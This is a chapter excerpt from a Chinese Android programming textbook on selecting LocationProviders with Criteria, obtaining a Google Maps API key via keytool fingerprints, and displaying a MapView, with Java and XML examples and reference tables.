


图 13-12　手工发送位置信息

当用户填写好相应的经度与纬度信息并发送后，就可以出现如图 13-11 所示的界面。另外，在该模拟器的控制视图中，也可以模拟拨打电话、发送短信等功能，读者可以自行实验。

本程序完成了一个简单的位置接收操作，但是位置的经度与纬度信息较抽象，如果能将这些数据转化为地图上的坐标点，则会更加直观，此功能将在随后讲解 Google Map 时实现。

13.3　取得最佳的 LocationProvider

前面讲解过，LocationProvider 的主要功能是提供一个定位服务的地理信息数据的数据提供商，每一个数据提供商都会提供一套操作的准则，以告知用户可以使用的情况，例如，某些用户需要通过 GPS 硬件设备取得数据，而有些用户则可能要求使用 WiFi，或通过互联网取得位置数据，当然，每种 LocationProvider 的操作都对应着不同的电量消耗等级，而对于移动设备而言，应优先选择最节约电量的 LocationProvider 进行操作，而这就需要通过一系列的判定条件来对所有可用的 LocationProvider 进行筛选。

要想取得最佳的LocationProvider，则首先需要知道有多少个LocationProvider可供用户选择，而在 LocationManager 类中专门提供了一个 getAllProviders()方法实现此功能，下面先通过程序显示所有可用的 LocationProvider。

【例 13-4】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <ListView                                          //定义 ListView 组件
        android:id="@+id/alldata"                      //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />        //组件高度为内容高度
</LinearLayout>
```

【例 13-5】 定义 Activity 程序，在 ListView 组件上显示所有的 LocationProvider 信息

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import android.app.Activity;
import android.content.Context;
import android.location.LocationManager;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;
import android.widget.ListView;
public class MyGPSDemo extends Activity {
    private ListView alldata = null;                                  //ListView 组件
    private LocationManager locationManager = null;                   //位置管理
    private ListAdapter adapter = null;                               //适配器组件
    private List<String> allProviders = null;                         //保存信息
    @Override
```

```
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                    //默认布局管理器
        this.locationManager = (LocationManager) super
                .getSystemService(Context.LOCATION_SERVICE); //取得位置服务
        this.alldata = (ListView) super.findViewById(R.id.alldata);    //获得组件
        this.listProviders() ;                                  //列出数据
    }
    public void listProviders() {
        this.allProviders = this.locationManager.getAllProviders() ;  //取得所有 Provider
        this.adapter = new ArrayAdapter<String>(this,           //实例化 ArrayAdapter
                android.R.layout.simple_list_item_1,            //定义布局文件
                MyGPSDemo.this.allProviders);                   //定义显示数据
        this.alldata.setAdapter(MyGPSDemo.this.adapter);        //设置数据
    }
}
```

本程序主要利用 LocationManager 类中的 getAllProviders()方法取得所有的 LocationProvider 信息，而后将这些信息设置到 ListView 组件中进行显示，程序的运行效果如图 13-13 所示。



图 13-13　显示所有的 LocationProvider 信息

现在已经取得了所有可用的LocationProvider信息，那么如何从这些 LocationProvider 中取得一个最佳的LocationProvider供用户使用呢？这就需要依靠 android.location.Criteria 类进行条件的过滤，Criteria 类中定义的常量及常用方法如表 13-3 所示。

表 13-3　Criteria 类定义的常量及方法

No.	常量及方法	类　型	描　述
1	public static final int ACCURACY_COARSE	常量	使用粗略（网络、WiFi）精度
2	public static final int ACCURACY_FINE	常量	使用准确精度
3	public static final int ACCURACY_HIGH	常量	使用高精度
4	public static final int ACCURACY_MEDIUM	常量	使用中等精度
5	public static final int ACCURACY_LOW	常量	使用低精度
6	public static final int POWER_HIGH	常量	高耗电量
7	public static final int POWER_MEDIUM	常量	中等耗电量
8	public static final int POWER_LOW	常量	低耗电量
9	public Criteria()	构造	创建一个 Criteria 对象
10	public int getAccuracy()	普通	取得当前设置的精度条件
11	public int getBearingAccuracy()	普通	取得当前设置的方位条件
12	public int getHorizontalAccuracy()	普通	取得当前设置的水平精度条件
13	public int getPowerRequirement()	普通	取得当前设置的电量消耗级别
14	public int getSpeedAccuracy()	普通	取得当前设置的速度精度条件
15	public int getVerticalAccuracy()	普通	取得当前设置的垂直精度条件
16	public boolean isAltitudeRequired()	普通	判断是否提供高度信息
17	public boolean isBearingRequired()	普通	判断是否提供方位信息

续表

No.	常量及方法	类　型	描　述
18	public boolean isCostAllowed()	普通	判断是否产生流量费用
19	public boolean isSpeedRequired()	普通	判断是否有速度信息
20	public void setAccuracy(int accuracy)	普通	设置查找精度
21	public void setAltitudeRequired(boolean altitudeRequired)	普通	设置是否需要高度信息
22	public void setBearingRequired(boolean bearingRequired)	普通	设置是否需要方位信息
23	public void setCostAllowed(boolean costAllowed)	普通	设置是否允许产生流量费用
24	public void setHorizontalAccuracy(int accuracy)	普通	设置水平精度等级
25	public void setVerticalAccuracy(int accuracy)	普通	设置垂直精度等级
26	public void setPowerRequirement(int level)	普通	设置电量的消耗级别
27	public void setSpeedAccuracy(int accuracy)	普通	设置速度的精度等级

通过表 13-3 可以发现，Criteria 类就是使用一系列的过滤条件对所有的 Provider 进行过滤，最终取得一个满足用户操作条件的 Provider，而当所有的过滤条件都设置完成之后，就可以直接利用 LocationManager 类中的 getBestProvider()方法取得一个满足条件的 LocationProvider 信息。下面通过具体程序进行说明，在本程序中直接将过滤后的结果显示在一个文本显示组件中。

【例 13-6】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                         //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                    //所有组件垂直摆放
    android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
    <TextView                                         //文本显示组件
        android:id="@+id/fineprovider"               //组件 ID，程序中使用
        android:layout_width="fill_parent"           //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />      //组件高度为文字高度
</LinearLayout>
```

【例 13-7】 定义 Activity 程序取得最佳的 LocationProvider 信息

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Context;
import android.location.Criteria;
import android.location.LocationManager;
import android.os.Bundle;
import android.widget.TextView;
public class MyGPSDemo extends Activity {
    private TextView fineprovider = null;                          //TextView 组件
    private LocationManager locationManager = null;                //位置管理
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                       //默认布局管理器
        this.locationManager = (LocationManager) super
                .getSystemService(Context.LOCATION_SERVICE); //取得位置服务
        this.fineprovider = (TextView) super.findViewById(R.id.fineprovider); //获得组件
        Criteria criteria = new Criteria() ;                       //设置过滤条件
```

```
            criteria.setAccuracy(Criteria.ACCURACY_FINE) ;              //使用最准确精度
            criteria.setCostAllowed(false) ;                            //不产生费用
            criteria.setPowerRequirement(Criteria.POWER_LOW) ;          //耗电量最低
            String provider = this.locationManager
                        .getBestProvider(criteria, true);       //返回可用的最佳 LocationProvider
            this.fineprovider.setText("最佳 Provider 名称：" + provider) ;   //设置文字
        }
}
```

【例 13-8】 修改 AndroidManifest.xml 文件，增加权限

```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
```

本程序主要使用 Criteria 类定义了一系列的过滤条件，而后直接利用 LocationManager 类中的 getBestProvider()方法根据已设置的条件取得一个最佳的 LocationProvider 信息，程序的运行效果如图 13-14 所示。




图 13-14 最佳的 LocationProvider

而当本程序完成之后，用户就可以直接将此 LocationProvider 名称设置在 requestLocationUpdates()方法中使用，这一点读者可以结合 LocationManager 的监听程序自行完成。

13.4 申请 Google Map 服务

现在可以取得定位信息了，但是该定位信息只有在地图上标记出才有意义。在 Android 系统中，专门为用户提供了 Google Map 服务，用户可以直接利用 Google Map 提供的数据在地图上标出给出的位置，但是要想使用 Google Map，则必须对程序进行签名。

实际上，在开发人员开发 Android 项目时都会存在一个 keystore 文件，所以开发的程序才可以自动地生成 APK 开发包并在模拟器或手机上运行，默认的 keystore 文件的保存路径为 C:\Documents and Settings\Administrator\.android\debug.keystore。

而用户也可以直接通过 Eclipse 首选项中的 Android\Build 查看 keystore 文件的路径，如图 13-15 所示。





图 13-15 debug.keystore 存储路径





提示

Windows 7 系统中的 keystore 目录。

在 Windows 7 操作系统中，keystore 文件的存储目录为 C:\Users\Administrator\.android\debug.Keystore。

另外，如果用户已使用 Android 开发一年以上，keystore 文件将失效，而带来的问题是模拟器无法自动地生成*.apk 文件，此时的解决方案是将此文件删除，而后重新启动 Eclipse，则将自动生成一个新的 keystore 文件。

确定了 keystore 文件的路径之后，下面就可以按照如下步骤进行 Google Map 服务的申请。

（1）如果没有 Google 通行证，则需要登录 Google 网站，注册一个 Google 通行证，注册地址为：https://accounts.google.com/ServiceLoginAuth。

在打开的如图 13-16 所示的界面中，输入要注册的用户名和密码（本次注册的名称为 mldnqa@sina.com），注册完成之后的页面如图 13-17 所示。




图 13-16 注册 Google 账户界面




图 13-17 注册成功之后的页面

（2）打开命令行方式，将路径设置为 debug.keystore 文件所在的文件夹，并生成指纹编码，操作如下。

① 输入路径命令：

```
Cd C:\Users\Administrator\.android
```

② 生成 MD5 指纹编码：

```
keytool -list -alias androiddebugkey -keystore debug.keystore -storepass android -keypass android
```

执行完以上两步之后，会生成一个 MD5 认证指纹信息（5A:86:29:E5:64:ED:93:C9:B5:E4:E2:0E:4D:45:A3:21），如图 13-18 所示，而此指纹信息就是以后申请 Google Map 服务时所需要的认证数据。



图 13-18　生成 MD5 指纹编码

（3）获得 MD5 认证指纹后，下面需要打开浏览器，登录 Google Map API Key 的生成页面，此页面的网址为：http://code.google.com/android/maps-api-signup.html。而后在指定的位置上输入之前生成的 MD5 认证指纹信息，如图 13-19 所示。

Sign Up for the Android Maps API

The Android Maps API lets you embed Google Maps in your own Android applications. A single Maps API key is valid for all applications signed by a single certificate. See this documentation page for more information about application signing. To get a Maps API key for your certificate, you will need to provide its the certificate's fingerprint. This can be obtained using Keytool. For example, on Linux or Mac OSX, you would examine your debug keystore like this:

```
$ keytool -list -keystore ~/.android/debug.keystore
...
Certificate fingerprint (MD5): 94:1E:43:49:87:73:BB:E6:A6:88:D7:20:F1:8E:B5:98
```

If you use different keys for signing development builds and release builds, you will need to obtain a separate Maps API key for each certificate. Each key will only work in applications signed by the corresponding certificate.

You also need a Google Account to get a Maps API key, and your API key will be connected to your Google Account.

```
classes) that allow you to include maps, geocoding, and other content
from Google and its content providers in your Android applications.
The Android Maps APIs explicitly do not include any driving directions
data or local search data that may be owned or licensed by Google.

1.   Your relationship with Google.
    1.1. Your use of any of the Android Maps APIs (referred to in this
document as the "Maps API(s)" or the "Service") is subject to the
terms of a legal agreement between you and Google Inc., whose
principal place of business is at 1600 Amphitheatre Parkway, Mountain
View, CA 94043, United States ("Google"). This legal agreement is
referred to as the "Terms."
    1.2. Unless otherwise agreed in writing with Google, the Terms
will include the following: 1) the terms and conditions set forth in
```

☑ I have read and agree with the terms and conditions (printable version)

My certificate's MD5 fingerprint: 5A:86:29:E5:64:ED:93:C9:B5:E4:E2:0E:4D:45:A3:21

Generate API Key

图 13-19　输入 MD5 认证指纹


（4）输入完成之后，单击 Generate API Key 按钮，会生成以下 Google Map API 密钥，此时的运行效果如图 13-20 所示。

```
0iY0AdVaszVJc0_-BkgatB-3xGtXsGdlv2PKKsg
```

而同时在图 13-20 所示的界面中也会提供一个用户可以使用的 MapView 组件的配置信息：

```
<com.google.android.maps.MapView
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdlv2PKKsg" />
```

可以发现，在此配置信息中存在一个 android:apiKey 属性，该属性的内容就是刚刚生成的密钥信息，而用户直接将此 MapView 组件的配置信息复制到项目中的布局管理器中即可。



Google 地图 API

Google 代码主页 > Google 地图 API > Google 地图 API 注册

感谢您注册 Android 地图 API 密钥！

您的密钥是：

```
0iY0AdVaszVJc0_-BkgatB-3xGtXsGdIv2PKKsg
```

此密钥适用于所有使用以下指纹所对应证书进行验证的应用程序：

```
5A:86:29:E5:64:ED:93:C9:B5:E4:E2:0E:4D:45:A3:21
```

下面是一个 xml 格式的示例，帮助您了解地图功能：

```
<com.google.android.maps.MapView
   android:layout_width="fill_parent"
   android:layout_height="fill_parent"
   android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdIv2PKKsg"
   />
```

有关详细信息，请查看 API 文档。

图 13-20　生成 Google Map API 密钥

此时，用户已经具备使用 Google Map 进行开发的条件，那么下面就利用以上给出的配置信息，实现一个地图的显示功能，但是如果要想正确地完成地图的显示，则用户建立的 Activity 程序不能再继承 android.app.Activity 类，而是继承 com.google.android.maps.MapActivity 类，表示要操作的是一个 Map 功能，此类的继承结构如下：

```
java.lang.Object
  ↳android.content.Context
      ↳android.content.ContextWrapper
          ↳android.view.ContextThemeWrapper
              ↳android.app.Activity
                  ↳com.google.android.maps.MapActivity
```

通过继承结构可以发现，MapActivity 类是 Activity 类的子类，而在 MapActivity 类中定义了如表 13-4 所示的操作方法。

表 13-4　MapActivity 类定义的操作方法

No.	方　法	类　型	描　述
1	public MapActivity()	构造	默认提供的无参构造
2	protected void onCreate(Bundle savedInstanceState)	普通	在此方法中创建 MapView 或交通服务
3	protected void onDestroy()	普通	程序结束时释放资源
4	protected void onPause()	普通	程序暂停运行时触发
5	protected void onResume()	普通	恢复地图显示以及交通服务
6	protected boolean isLocationDisplayed()	普通	判断是否进行定位显示，如果返回 true，则表示显示用户的位置信息；否则，返回 false
7	protected boolean isRouteDisplayed()	普通	判断是否显示导航信息，如果显示，则返回 true；否则，返回 false。此方法必须被子类覆写

另外，由于 Google Map 操作所使用的类库并不是由 Android 默认提供的，所以需要首先修改项目文件中的 AndroidManifest.xml 文件配置操作类库以及网络访问权限。

【例 13-9】 修改 AndroidManifest.xml 文件，增加权限

```
<application android:icon="@drawable/icon" android:label="@string/app_name">
    <activity android:name=".GoogleMapDemo" android:label="@string/app_name">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <uses-library android:name="com.google.android.maps" />
</application>
<uses-permission android:name="android.permission.INTERNET" />
```

在本配置文件中，<uses-library>表示添加 Google Map 的类库支持，而<uses-permission>表示允许访问网络。

【例 13-10】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <com.google.android.maps.MapView                            //定义 MapView 组件
        android:id="@+id/mapview"                               //组件 ID，程序中使用
        android:clickable="true"                                //允许拖拽地图
        android:enabled="true"                                  //正常开启地图
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="fill_parent"                     //组件高度为屏幕高度
        android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdlv2PKKsg" />     //生成的密钥
</LinearLayout>
```

在本配置文件中，除了编写了在生成密钥时给出的参考代码外，又额外配置了 android:clickable 和 android:enabled 两个属性，以让地图可以正常地显示并操作。

【例 13-11】 定义 Activity 程序显示地图

```
package org.lxh.demo;
import android.os.Bundle;
import com.google.android.maps.MapActivity;
public class GoogleMapDemo extends MapActivity {      //继承 MapActivity
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);          //读取布局文件
    }
    @Override
    protected boolean isRouteDisplayed() {            //是否导航
        return false;                                 //不导航
    }
}
```

本程序与之前程序的最大区别是直接继承 MapActivity 类，而不再是 Activity 类。而后与普通的 Activity 程序一样，使用 setContentView()方法读取布局文件，程序的运行效果如图 13-21 所示。



图 13-21　显示地图

13.5　在地图上标记

现在地图已经可以正常地显示给用户了，可是程序还存在着一个实际问题：此时只是为用户显示了一张完整的地图，用户也可以采用手动的方式进行拖动，但是并不能像导航软件那样，可以随时根据用户所在的位置在地图上进行标记。该功能也可以通过程序在 Google Map 中实现，而要想实现这样的操作，则首先必须来研究一下 MapView 类提供的操作方法，如表 13-5 所示。


提示

这些类的文档需要通过 Google 的站点查询。

由于这些地图标记的操作类为 Google 提供的类，所以不在 Android 系统给出的文档内，用户可以通过以下路径查看文档信息：http://code.google.com/intl/zh-CN/android/add-ons/google-apis/reference/index.html。

表 13-5　MapView 类的常用方法

No.	方　法	类　型	描　述
1	public MapView(Context context, AttributeSet attrs)	构造	实例化 MapView 对象
2	public void computeScroll()	普通	捕捉滚动操作，并且移动地图
3	public void onWindowFocusChanged(boolean hasFocus)	普通	焦点是否可以改变
4	public boolean onKeyDown(int keyCode, KeyEvent event)	普通	处理键盘按下操作
5	public boolean onKeyUp(int keyCode, KeyEvent event)	普通	处理键盘松开操作

续表

No.	方　法	类　型	描　述
6	public boolean onTrackballEvent(MotionEvent event)	普通	对移动轨迹进行监听操作
7	public boolean onTouchEvent(MotionEvent ev)	普通	设置触摸操作
8	public ViewGroup.LayoutParams generateLayoutParams (AttributeSet attrs)	普通	生成布局参数
9	public void displayZoomControls(boolean takeFocus)	普通	是否显示缩放控制按钮
10	public boolean canCoverCenter()	普通	判断是否处于整个地图的中心
11	public void preLoad()	普通	对地图进行预先加载
12	public int getZoomLevel()	普通	得到缩放的等级
13	public void setSatellite(boolean on)	普通	是否设置地图为卫星显示模式
14	public boolean isSatellite()	普通	判断是否为卫星显示模式
15	public void setTraffic(boolean on)	普通	是否在地图上显示交通情况
16	public boolean isTraffic()	普通	判断是否显示交通情况
17	public void setStreetView(boolean on)	普通	是否打开街道视图
18	public boolean isStreetView()	普通	判断是否打开街道视图
19	public GeoPoint getMapCenter()	普通	取得地图的中心点坐标，使用 GeoPoint 封装
20	public MapController getController()	普通	得到地图控制对象
